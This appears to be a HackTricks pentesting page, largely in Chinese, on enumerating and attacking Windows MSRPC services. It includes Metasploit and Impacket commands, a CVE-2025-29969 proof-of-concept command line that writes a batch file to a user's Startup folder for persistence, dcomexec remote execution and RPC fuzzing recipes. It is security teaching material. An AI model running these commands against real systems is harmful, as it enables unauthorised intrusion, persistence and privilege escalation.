 HackTricks
135, 593 - Pentesting MSRPC
Tip
学习和实践 AWS 黑客技术:
HackTricks Training AWS Red Team Expert (ARTE)
学习和实践 GCP 黑客技术:HackTricks Training GCP Red Team Expert (GRTE)
HackTricks Training Azure Red Team Expert (AzRTE)
支持 HackTricks
- 查看 订阅计划!
- 加入 💬 Discord 群组 或 Telegram 群组 或 在 Twitter 🐦 上关注我们 @hacktricks_live.
- 通过向 HackTricks 和 HackTricks Cloud GitHub 仓库提交 PR 来分享黑客技巧。
基本信息
Microsoft Remote Procedure Call (MSRPC) 协议是一个客户端-服务器模型,允许程序在不需要了解网络细节的情况下向位于另一台计算机上的程序请求服务。该协议最初源自开源软件,后来由 Microsoft 开发并拥有版权。
RPC 端点映射器可以通过 TCP 和 UDP 的 135 端口访问,通过 TCP 的 139 和 445 端口上的 SMB(使用 null 或已认证会话)访问,并且可以作为 TCP 593 端口上的 web 服务访问。
135/tcp open msrpc Microsoft Windows RPC
MSRPC 如何工作?
由客户端应用程序发起,MSRPC 过程包括调用本地 stub 过程,该过程与客户端运行时库交互以准备并将请求发送到服务器。这包括将参数转换为标准的 Network Data Representation(网络数据表示)格式。如果服务器是远程的,运行时库会决定使用哪种传输协议,从而通过网络栈传递 RPC。

识别暴露的 RPC 服务
可以通过查询 RPC 定位服务和各个端点来确定在 TCP、UDP、HTTP 和 SMB 上暴露的 RPC 服务。像 rpcdump 这样的工具可以帮助识别由 IFID 值标识的唯一 RPC 服务,从而显示服务细节和通信绑定:
D:\rpctools> rpcdump [-p port] <IP>
**IFID**: 5a7b91f8-ff00-11d0-a9b2-00c04fb6e6fc version 1.0
Annotation: Messenger Service
UUID: 00000000-0000-0000-0000-000000000000
Binding: ncadg_ip_udp:<IP>[1028]
对 RPC 定位器服务的访问通过特定协议启用:ncacn_ip_tcp 和 ncadg_ip_udp 用于通过端口 135 访问,ncacn_np 用于 SMB 连接,以及 ncacn_http 用于基于 web 的 RPC 通信。下面的命令示例展示了使用 Metasploit 模块来审计和与 MSRPC 服务交互,主要关注端口 135:
use auxiliary/scanner/dcerpc/endpoint_mapper
use auxiliary/scanner/dcerpc/hidden
use auxiliary/scanner/dcerpc/management
use auxiliary/scanner/dcerpc/tcp_dcerpc_auditor
rpcdump.py <IP> -p 135
All options except tcp_dcerpc_auditor are specifically designed for targeting MSRPC on port 135.
Notable RPC interfaces
- IFID: 12345778-1234-abcd-ef00-0123456789ab
- 命名管道:
\pipe\lsarpc - 描述: LSA interface,用于枚举用户。
- IFID: 3919286a-b10c-11d0-9ba8-00c04fd92ef5
- 命名管道:
\pipe\lsarpc - 描述: LSA Directory Services (DS) interface,用于枚举域和信任关系。
- IFID: 12345778-1234-abcd-ef00-0123456789ac
- 命名管道:
\pipe\samr - 描述: LSA SAMR interface,用于访问公开的 SAM 数据库元素(例如用户名)并在不受账户锁定策略限制的情况下对用户密码进行暴力破解。
- IFID: 1ff70682-0a51-30e8-076d-740be8cee98b
- 命名管道:
\pipe\atsvc - 描述: Task scheduler,用于远程执行命令。
- IFID: 338cd001-2244-31f1-aaaa-900038001003
- 命名管道:
\pipe\winreg - 描述: Remote registry service,用于访问和修改系统注册表。
- IFID: 367abb81-9844-35f1-ad32-98f038001003
- 命名管道:
\pipe\svcctl - 描述: Service control manager and server services,用于远程启动和停止服务并执行命令。
- IFID: 4b324fc8-1670-01d3-1278-5a47bf6ee188
- 命名管道:
\pipe\srvsvc - 描述: Service control manager and server services,用于远程启动和停止服务并执行命令。
- IFID: 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57
- 命名管道:
\pipe\epmapper - 描述: DCOM interface,用于通过 WM 进行暴力破解密码和信息收集。
MS-EVEN (EventLog Remoting) primitives
The MS-EVEN RPC interface (named pipe \pipe\even) exposes Eventlog operations. SafeBreach’s CVE-2025-29969 (EventLog-in) analysis shows a TOCTOU flaw in MS-EVEN that lets an authenticated low-privileged user trigger a remote arbitrary file write on the target: attacker-chosen content written to an attacker-chosen path without needing Administrator rights for the remote write.
Operational pattern (PoC workflow): stage a valid EVTX plus your payload on an SMB share, then race the MS-EVEN logic so the target fetches the SMB-hosted file and writes it to the chosen path.
impacket-smbserver -smb2support Share /tmp/safebreach
已发布的 PoC 使用了一个 hard-coded SMB share name (Share),因此如果你更改它,必须同时更新脚本。
python write_file_remotely.py 192.168.56.102 192.168.56.105 lowuser Test123 "/tmp/safebreach/Sample.evtx" "calc.bat" "C:\Users\lowuser\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\target.bat"
一个常见的做法是将文件放入 per-user Startup folder,以实现持久化并在下次登录时执行(执行发生在该用户上下文中)。
MS-EVEN CreateFile-style primitive for recon
MS-EVEN 还暴露了一个 file open/create 原语(PoC 中描述为 CreateFile),任何已认证的用户都可以用它来 probe whether a remote file or directory exists。这对于通过检查常见安装路径(例如 C:\Program Files\<Vendor>)进行软件发现非常有用:
python check_if_exists.py 192.168.56.57 lowuser Password1! "C:\Program Files\Wireshark"

Result:
FILE_EXISTS_AND_IS_DIRECTORY
识别 IP 地址
使用 https://github.com/mubix/IOXIDResolver,来自 Airbus research 可以滥用 ServerAlive2 方法在 IOXIDResolver 接口中。
此方法曾被用于从 HTB 机箱 APT 获取接口信息作为 IPv6 地址。有关 0xdf APT 的 writeup,请参见 here,其中包括使用 rpcmap.py(来自 Impacket)和 stringbinding 的替代方法(见上文)。
使用有效凭证执行 RCE
如果可用有效用户凭证,使用来自 impacket framework 的 dcomexec.py 可以在目标机器上执行远程代码。
记得尝试不同的可用对象
- ShellWindows
- ShellBrowserWindow
- MMC20
端口 593
来自 rpctools 的 rpcdump.exe 可以与此端口交互。
MSRPC 接口的自动化模糊测试
MS-RPC 接口暴露了大量且常常未记录的攻击面。开源的 MS-RPC-Fuzzer PowerShell 模块基于 James Forshaw 的 NtObjectManager,可以动态地从已存在于 Windows 二进制文件中的接口元数据创建 RPC 客户端存根。一旦生成存根,该模块可以对每个过程以变异输入进行轰击并记录结果,使得在不编写任何 IDL 的情况下能够 可复现的大规模模糊测试 RPC 端点。
1. 清点接口
# Import the module (download / git clone first)
Import-Module .\MS-RPC-Fuzzer.psm1

# Parse a single binary
Get-RpcServerData -Target "C:\Windows\System32\efssvc.dll" -OutPath .\output

# Or crawl the whole %SystemRoot%\System32 directory
Get-RpcServerData -OutPath .\output
Get-RpcServerData 将提取每个遇到接口的 UUID、版本、绑定字符串(named-pipe / TCP / HTTP)和 完整的过程原型,并将它们存储在 rpcServerData.json 中。
2. 运行 fuzzer
'.\output\rpcServerData.json' |
Invoke-RpcFuzzer -OutPath .\output `
-MinStrLen 100  -MaxStrLen 1000 `
-MinIntSize 9999 -MaxIntSize 99999
相关选项:
-MinStrLen/-MaxStrLen– 生成字符串的长度范围-MinIntSize/-MaxIntSize– 突变整数的取值范围(对溢出测试有用)-Sorted– 以遵循 参数依赖关系 的顺序执行过程,使一次调用的输出可以作为下一次调用的输入(显著增加可达路径)
The fuzzer implements 2 strategies:
- Default fuzzer – 随机原始值 + 复杂类型的默认实例
- Sorted fuzzer – 考虑依赖关系的顺序执行(see
docs/Procedure dependency design.md)
Every call is written atomically to log.txt; after a crash the last line immediately tells you the offending procedure. The result of each call is also categorised into three JSON files:
allowed.json– 调用成功并返回数据denied.json– 服务器响应为 Access Deniederror.json– 任何其他错误/崩溃
3. 使用 Neo4j 可视化
'.\output\allowed.json' |
Import-DataToNeo4j -Neo4jHost 192.168.56.10:7474 -Neo4jUsername neo4j
Import-DataToNeo4j 将 JSON 工件转换为图结构,其中:
- RPC 服务器、接口和过程是 节点
- 交互 (
ALLOWED,DENIED,ERROR) 是 关系
然后可以使用 Cypher 查询快速定位危险的过程,或重放导致崩溃之前的精确调用链。
⚠️ The fuzzer is destructive: 可能导致服务崩溃甚至 BSODs —— 始终在隔离的 VM snapshot 中运行。
自动化接口枚举与动态客户端生成 (NtObjectManager)
PowerShell 大师 James Forshaw 在开源模块 NtObjectManager 中公开了大部分 Windows RPC 内部实现。使用它,你可以在几秒内将任何 RPC 服务器 DLL / EXE 转换为一个 功能齐全的客户端存根 —— 无需 IDL、MIDL 或手动反封送。
# Install the module once
Install-Module NtObjectManager -Force

# Parse every RPC interface exported by the target binary
$rpcinterfaces = Get-RpcServer "C:\Windows\System32\efssvc.dll"
$rpcinterfaces | Format-Table Name,Uuid,Version,Procedures

# Inspect a single procedure (opnum 0)
$rpcinterfaces[0].Procedures[0] | Format-List *
典型输出会按在 MIDL 中出现的形式精确显示参数类型(例如 FC_C_WSTRING, FC_LONG, FC_BIND_CONTEXT)。
一旦你知道接口,就可以生成一个可直接编译的 C# 客户端:
# Reverse the MS-EFSR (EfsRpc*) interface into C#
Format-RpcClient $rpcinterfaces[0] -Namespace MS_EFSR -OutputPath .\MS_EFSR.cs
在生成的 stub 中,您将找到如下方法:
public int EfsRpcOpenFileRaw(out Marshal.NdrContextHandle ctx, string FileName, int Flags) {
// marshals parameters & calls opnum 0
}
PowerShell 辅助工具 Get-RpcClient 可以创建一个 交互式客户端对象,以便您可以立即调用该过程:
$client = Get-RpcClient $rpcinterfaces[0]
Connect-RpcClient $client -stringbinding 'ncacn_np:127.0.0.1[\\pipe\\efsrpc]' `
-AuthenticationLevel PacketPrivacy `
-AuthenticationType  WinNT  # NTLM auth

# Invoke the procedure → returns an authenticated context handle
$ctx = New-Object Marshal.NdrContextHandle
$client.EfsRpcOpenFileRaw([ref]$ctx, "\\\127.0.0.1\test", 0)
Authentication (Kerberos / NTLM) and encryption levels (PacketIntegrity, PacketPrivacy, …) can be supplied directly via the Connect-RpcClient cmdlet – ideal for bypassing Security Descriptors that protect high-privilege named pipes.
上下文感知的 RPC Fuzzing (MS-RPC-Fuzzer)
静态的接口知识很好,但你真正需要的是能够理解 context handles 和复杂参数链的 coverage-guided fuzzing。开源项目 MS-RPC-Fuzzer 正好自动化了这套工作流程:
- 枚举目标二进制导出的每个接口/过程 (
Get-RpcServer)。 - 为每个接口生成动态客户端 (
Format-RpcClient)。 - 在尊重原始 NDR type 的同时随机化输入参数(宽字符串长度、整数范围、枚举)。
- 跟踪由一次调用返回的 context handles,并自动用于后续过程调用。
- 针对选定的传输发送高并发调用(ALPC、TCP、HTTP 或 named pipe)。
- 记录退出状态 / 故障 / 超时,并导出 Neo4j 导入文件,以可视化 interface → procedure → parameter 关系和崩溃簇。
Example run (named–pipe target):
Invoke-MSRPCFuzzer -Pipe "\\.\pipe\efsrpc" -Auth NTLM `
-MinLen 1  -MaxLen 0x400 `
-Iterations 100000 `
-OutDir .\results
一次单独的 out-of-bounds write 或意外异常会立即被显现,并包含触发它的确切 opnum + fuzzed payload —— 是构建稳定 proof-of-concept exploit 的理想起点。
⚠️ 许多 RPC 服务在以 NT AUTHORITY\SYSTEM 运行的进程中执行。这里的任何内存安全问题通常会导致 local privilege escalation,或(当通过 SMB/135 暴露时)remote code execution。
参考资料
- EventLogin-CVE-2025-29969 (SafeBreach-Labs)
- EventLog-in: Propagating With Weak Credentials Using the Eventlog Service in Microsoft Windows
- Automating MS-RPC vulnerability research (2025, Incendium.rocks)
- MS-RPC-Fuzzer – context-aware RPC fuzzer
- NtObjectManager PowerShell module
- https://www.cyber.airbus.com/the-oxid-resolver-part-1-remote-enumeration-of-network-interfaces-without-any-authentication/
- https://www.cyber.airbus.com/the-oxid-resolver-part-2-accessing-a-remote-object-inside-dcom/
- https://0xffsec.com/handbook/services/msrpc/
- MS-RPC-Fuzzer (GitHub)
Tip
学习和实践 AWS 黑客技术:
学习和实践 GCP 黑客技术:支持 HackTricks
- 查看 订阅计划!
- 加入 💬 Discord 群组 或 Telegram 群组 或 在 Twitter 🐦 上关注我们 @hacktricks_live.
- 通过向 HackTricks 和 HackTricks Cloud GitHub 仓库提交 PR 来分享黑客技巧。